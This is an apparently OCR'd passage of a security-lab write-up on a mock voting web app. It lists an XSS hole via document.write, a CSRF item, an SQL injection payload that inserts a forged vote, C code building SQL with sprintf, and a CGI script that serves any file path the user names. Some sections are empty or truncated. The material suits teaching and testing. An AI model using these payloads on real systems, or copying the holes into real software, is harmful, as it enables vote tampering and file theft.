
Sucessfully cast ballot.

- Election Date: 2021-11-16
- Office: pres
- Candidate: abc

Vulnerability 4: XSS


login.cgi:


```
    print("<script>let queryString=new URLSearchParams(window.location.search);</script>")
    print("<script>let pro1=queryString.toString();if(pro1.substring(0,3)=='msg'){document.write(decodeURIComponent
(pro1.substring(4)));};</script>")
```




Vulnerability 5: CSRF Attack

New validcsrf.txt:







Output:



Vulnerability 6: SQL Injection


Cmd : 1',420);INSERT INTO Vote(voter,candidate,office) VALUES (4,1,1);--







```
_id_t storeElection(sqlite3 *db, Date deadline) {
   _id_t id = 0;

   char *err;
   char query[1024];
   sprintf(query, "INSERT INTO Election(deadline_day,deadline_mon,deadline_year,status) VALU
   sqlite3_exec(db, query, NULL, NULL, &err);
   id = (_id_t)sqlite3_last_insert_rowid(db);

   return id;
}

_id_t storeOffice(sqlite3 *db, _id_t election, char *name) {
   _id_t id = 0;

   char *err;
   char query[1024];
   sprintf(query, "INSERT INTO Office(name, election) VALUES ('%s', %d);",name,election);
   sqlite3_exec(db, query, NULL, NULL, &err);
   id = (_id_t)sqlite3_last_insert_rowid(db);

  return id;
}
```

Vulnerability 7: Arbitrary File Download







Database.c | download.cgi

C: > Users > shett > Desktop > MachineB > cgi-bin > download.cgi

```python
#!/usr/bin/env python3

import cgi
import subprocess
import json

filename = 'instructions.md'

print("Content-Type: application/octet-stream")
print(f"Content-Disposition: attachment;filename={filename}")

print()

args = cgi.FieldStorage(keep_blank_values=True)

try:
    filename = args['f'].value
    with open(filename, 'r') as f:
        print(f.read())
except:
    print('<b>Voting instructions are not available right now. Please try again later.</b>')
```